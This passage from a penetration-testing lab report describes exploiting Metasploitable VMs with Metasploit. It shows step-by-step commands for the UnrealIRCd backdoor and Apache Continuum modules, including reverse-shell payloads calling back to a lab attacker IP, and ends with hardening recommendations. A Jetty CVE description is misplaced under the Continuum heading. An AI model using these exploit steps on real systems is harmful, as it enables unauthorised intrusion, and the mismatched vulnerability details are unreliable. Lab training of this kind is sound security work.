
  https://exchange.xforce.ibmcloud.com/vulnerabilities/59414

- **Exploitation Process:**

1. **search for unreal in Metasploit**
2. **use exploit/unix/irc/unreal_ircd_3281_backdoor**



3. **show options**



4. **Change RHOSTS and RPORT with the victim IP**

   - RHOSTS :192.168.1.31
   - RPORT : 6697

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.31
RHOSTS => 192.168.1.31
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > se
search    services  sessions  set       setg
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

5. **Set Payload payload/cmd/unix/reverse**

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```

6. **When we set payload LHOST will appear**


   LHOST is IP of my machine :192.168.1.51

```
File  Actions  Edit  View  Help
kali@kali: ~ ×  kali@kali: ~ ×

   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.31     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.51
LHOST => 192.168.1.51
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```


7. **To exploit a vulnerability**

   - Type run


10. The Sessions will create




11.To use this session



12. **Now we can use metereperter**





8- Apache Continuum

Apache Continuum is a continuous integration (CI) server used for building and testing software projects automatically. It was developed as part of the Apache Software Foundation and aims to streamline the build process by integrating automated builds, testing, and deployment within a software development lifecycle.


Information:

- **Description:** Eclipse Jetty is vulnerable to HTTP request smuggling, caused by a flaw in the HTTP/1.x Parser. By sending a specially-crafted request, an attacker could exploit this vulnerability to poison the web cache, bypass web application firewall protection, and conduct XSS attacks.
- **Base Score:** 7.5
- **Severity:** High
- **Impact:** can lead to cache poisoning, bypassing security controls, and potential session hijacking.
- **CVE Reference:** CVE-2017-7656
- **Remediation: -** Upgrade to the latest version of Eclipse Jetty (9.2.25.v20180606, 9.3.24.v20180605, 9.4.11.v20180605 or later), available from the Eclipse Web site.

  - Monitor and restrict HTTP/0.9 requests.


  https://bugs.eclipse.org/bugs/show_bug.cgi?id=535667
- **Exploitation Process:**


1. **Open Metasploit and search for apache**



-use exploit/linux/http/apache_continuum_cmd_exec

3. Type show options






-change RHOSTS with the Victim's IP


-the module use Payload : linux/x64/meterpreter/reverse_tcp

-write the IP of our machine in LHOST

4.Now we are ready to exploit the module



5. we can find it in Sessions if we will use it again



Conclusion:

In the analysis of Metasploitable 2 and Metasploitable 3, both serve as ideal vulnerable environments for penetration testing, helping to identify and exploit security weaknesses. The results from the testing indicate various critical vulnerabilities across the operating systems and applications, particularly in outdated services and misconfigured security settings. Here are the main findings:

Metasploitable 2:

It has numerous well-known vulnerabilities, including default credentials, unsecured services, and outdated software such as vulnerable versions of FTP (vsftpd), MySQL, and Apache. These weaknesses allow attackers to perform brute-force attacks, remote code execution, privilege escalation, and more.

Metasploitable 3:

This virtual machine simulates modern infrastructures, containing vulnerabilities within Windows and Linux-based environments.

Notable vulnerabilities include insecure configurations in SMB (Server Message Block), outdated software packages, and weak authentication mechanisms.

Exploitable services, such as Tomcat Manager, Jenkins, and vulnerable versions of Apache, allowed remote access, command execution, and privilege escalation.

The vulnerabilities discovered underscore the importance of keeping systems up to date and following best practices for security configurations.

Recommendations:

System and Software Updates:

Ensure regular patching of all software and operating systems. The majority of the vulnerabilities in Metasploitable machines are due to outdated software versions, which are patched in modern systems.

Strong Authentication Mechanisms:

Replace default credentials with strong, unique passwords.

Implement multi-factor authentication (MFA) where possible to enhance login security.

Disable Unnecessary Services:

Disable or remove unused or unnecessary services and applications. For example, if FTP or MySQL is not required, they should be turned off or removed to reduce the attack surface.

Firewall and Access Control:

Configure firewalls to restrict access to essential services only. Use network segmentation and Access Control Lists (ACLs) to limit exposure.

Harden network settings to avoid unauthorized access via services like SMB.

Web Application Security:

Regularly audit web applications to identify vulnerabilities like SQL injection and XSS. Implement proper input validation and output encoding to mitigate these risks.

Security Monitoring:

Implement real-time monitoring for all critical services and systems to detect unauthorized access or anomalies early.

Set up proper logging mechanisms and perform regular security audits.

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS):

Deploy IDS/IPS solutions to detect and prevent potential exploits targeting known vulnerabilities, especially for services exposed to the internet.